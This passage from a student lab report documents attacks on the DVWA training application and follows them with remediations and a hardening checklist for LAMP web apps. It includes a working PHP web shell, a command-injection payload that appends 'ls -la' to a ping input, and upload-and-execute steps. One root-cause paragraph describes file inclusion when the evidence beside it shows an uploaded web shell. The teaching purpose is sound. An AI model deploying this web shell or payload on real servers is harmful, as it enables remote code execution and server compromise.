


DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

• Evidence:

```
vishwajit@linuxmint:~/Workspace/SPIT/SemV/Experimer
) nvim shell.php
) cat shell.php
<?php
    if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
    }
?>
```





← → ↻ ⚠ Not secure 192.168.1.113/dvwa/hackable/uploads/shell.php?cmd=ls%20-la

```
total 16
drwxr-xr-x 2 755 www-data 4096 Nov 17 12:36 .
drwxr-xr-x 5 755 www-data 4096 Nov 17 10:58 ..
-rw-r--r-- 1 755 www-data 667 Nov 17 10:58 dvwa_email.png
-rw-r--r-- 1 www-data www-data 163 Nov 17 12:36 shell.php
```

- Explanation (Root Cause):

The application uses user-supplied input directly in a file path that is passed to a file inclusion function (e.g., PHP's `include()`). The application fails to sanitize this input, allowing an attacker to use directory traversal sequences (`../`) to navigate outside of the intended web directory and access any file on the server's filesystem.

- Remediation:

Never use user input to build file paths for inclusion. The best practice is to use a hard-coded whitelist. The user-supplied parameter should be an index (e.g., `?page=contact`) that maps to a pre-defined, safe file path on the server (e.g., `include/contact.php`). All other input should be rejected.

Command injection — vulnerabilities/exec

CVSS-like Risk Rating: High. This vulnerability allows an attacker to execute arbitrary commands on the underlying operating system with the privileges of the web server, potentially leading to a full server compromise.

- Steps to Reproduce:

1. Navigated to the **Command Injection** page.
2. Entered the following payload into the IP address field: 8.8.8.8; `ls -la`
3. Clicked "Submit". The application first showed the output of the ping command and then showed the output of the `ls -la` command, revealing a directory listing from the server.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

• Evidence:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Bruteforce, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP info, About, and Logout. The main content area is titled 'Vulnerability: Command Injection' and features a 'Ping a device' section. It includes a text input field for an IP address and a 'Submit' button. Below the input field, the output of a successful command injection is displayed, showing a ping command being executed and the resulting network statistics. The output includes details such as 'PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.', '64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=6.35 ms', and '--- 8.8.8.8 ping statistics ---'. A 'More Information' section at the bottom provides links to external resources for further reading on command injection vulnerabilities.

• Explanation (Root Cause):

The application passes user input directly into a system shell command. The semicolon (;) is a shell metacharacter that separates commands. By injecting a semicolon, an attacker can append their own commands to the original ping command, which are then executed by the server.

• Remediation:

Avoid system calls with user input entirely. Use language-specific, safe APIs and libraries to perform the necessary functionality (e.g., a dedicated network library to check host status). If system calls are unavoidable, input must be heavily sanitized and passed through functions that treat arguments safely.

Remote code execution / File inclusion

CVSS-like Risk Rating: High. A successful exploit allows an attacker to upload a web shell, granting them Remote Code Execution (RCE) on the server. This is one of the most direct paths to full server compromise.


• Steps to Reproduce:

1. Created a simple PHP web shell file named shell.php.
2. Navigated to the File Upload page.
3. Selected and uploaded the shell.php file. The application accepted the file without validation.
4. Navigated to the uploads directory



(/hackable/uploads/shell.php) and executed a command via a URL parameter (e.g., ?cmd=whoami), which returned www-data.

• Evidence:



• Explanation (Root Cause):

The application has inadequate server-side validation. It does not check the file's extension, content type, or contents, allowing executable server-side scripts (like PHP) to be uploaded. Furthermore, it stores the uploaded file in a publicly accessible, web-executable directory.

• Remediation:

A multi-layered defense is required:

1. Whitelist allowed file extensions (e.g., jpg, png, pdf) and reject everything else.
2. Verify the file's MIME type on the server.
3. Store uploaded files outside the web root directory so they cannot be accessed directly via a URL.
4. Rename uploaded files to a random string to prevent execution.

LESSONS LEARNED & RECOMMEND ED HARDENING CHECKLIST

Lessons Learned:

This experiment provided critical, hands-on insight into the practical application of web security principles. The most profound lesson learned is that **all user-supplied input must be treated as untrusted and potentially malicious until proven otherwise**. This principle is the cornerstone of web application security. The various exploits demonstrated that the primary attack vector against an application is its own functionality when it improperly handles data from users.



DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: *Cryptography and Network Security*

Whether the data comes from a URL parameter (Reflected XSS, LFI), a form submission (SQLi, Stored XSS), or a file upload, it cannot be trusted.

Secondly, the experiment starkly illustrated the difference between weak and robust security controls. Naive defenses, such as simple keyword blacklisting (which DVWA's "medium" level often employs), are frequently insufficient and can be bypassed with trivial modifications to a payload. True security comes from a principled, defense-in-depth approach that relies on well-established, secure coding patterns like whitelisting, parameterized queries, and context-aware output encoding.

Finally, this exercise highlighted how seemingly minor coding oversights can have a disproportionately catastrophic impact. A single unvalidated input field can lead to the complete exfiltration of a database, while a misconfigured file upload form can result in a full server compromise via Remote Code Execution. This underscores the necessity for developers to adopt a "secure by default" mindset, integrating security considerations into every stage of the software development lifecycle.

Recommended Hardening Checklist for a LAMP Web App:

The following checklist provides actionable recommendations to defend against the vulnerabilities exploited in this experiment and to establish a strong security posture for any LAMP-stack application.

Enforce Strict Server-Side Validation: Never trust client-side validation alone. All data must be re-validated on the server against the strictest possible criteria.

Use Whitelisting, Not Blacklisting: Define exactly what is allowed (e.g., a-z, 0-9) and reject any input that does not conform. Blacklisting forbidden characters is an inherently flawed strategy.

Validate Data by Type and Format: Ensure that expected numbers are numeric, dates are valid dates, and strings match required formats (e.g., via regular expressions).

Reject Invalid Input: When input is invalid, reject the request outright. Do not attempt to "clean" or "fix" malicious input, as this can lead to bypasses.

Use Parameterized Queries Exclusively: This is the single most effective defense against SQL Injection. Use prepared statements with



DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: *Cryptography and Network Security*

bound parameters to ensure user input is always treated as data, not executable code.

Enforce the Principle of Least Privilege: Create a dedicated database user for the web application. This user's privileges must be limited to only the operations it absolutely needs to perform (e.g., SELECT, INSERT, UPDATE on specific tables, but not DROP or GRANT).

Implement Context-Aware Output Encoding: Before rendering any user-supplied data into an HTML response, encode it to prevent XSS. The encoding method should be appropriate for the context (HTML body, HTML attributes, JavaScript, etc.). Specifically, convert &, <, >, ", ' to their respective HTML entities.

Implement Robust Brute-Force Protection:

- **Rate Limiting:** Limit the number of login attempts per IP address over a short time period.
- **Account Lockout:** Temporarily lock user accounts after a set number of consecutive failed attempts (e.g., 5-10 failures).

Secure Password Storage: Never store passwords in plaintext. Use a strong, slow, salted hashing algorithm designed for passwords, such as **Bcrypt** or **Argon2**.

Use Secure Session Cookies: Set the HttpOnly flag on session cookies to prevent them from being accessed by JavaScript (mitigating XSS-based session theft) and the Secure flag to ensure they are only sent over HTTPS.

Regenerate Session ID on Login: Upon successful authentication, invalidate the old session ID and assign a new one to prevent session fixation attacks.

Use Anti-CSRF Tokens: Embed a unique, unpredictable token in a hidden field of every state-changing form. Verify this token on the server-side for every request to prevent Cross-Site Request Forgery.

Verify Authorization for Every Request: For every request to access a resource (e.g., /viewProfile?id=123), verify not only that the user is *authenticated* (logged in) but also that they are *authorized* to access that specific resource. This prevents IDOR.



DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: Cryptography and Network Security

Validate File Uploads Rigorously:

- Check against a **whitelist of allowed file extensions** (e.g., .jpg, .png, .pdf).
- Verify the file's **MIME type** on the server-side.
- Set a reasonable maximum file size.

Store Uploaded Files Outside the Web Root: This is the most critical step. If files are stored in a non-web-accessible directory, they cannot be executed directly via a URL, neutralizing the threat of a web shell. Serve files to users via a script that performs authorization checks.

Rename Uploaded Files: Upon saving, rename the file to a random, non-executable name (e.g., using a UUID) to prevent attackers from guessing the file path and executing it.

Never Pass User Input to System Shells: Avoid functions like `system()` or `exec()` with user data. Use language-native APIs to perform the desired functionality to prevent Command Injection.

Disable Verbose Error Reporting in Production: Configure the application to log detailed errors to a file but show only generic error messages to users. Detailed errors can leak sensitive information about the application's structure and database.

Keep All System Components Patched: Regularly update the operating system, web server (Apache), database (MariaDB), and language runtime (PHP) to protect against known vulnerabilities.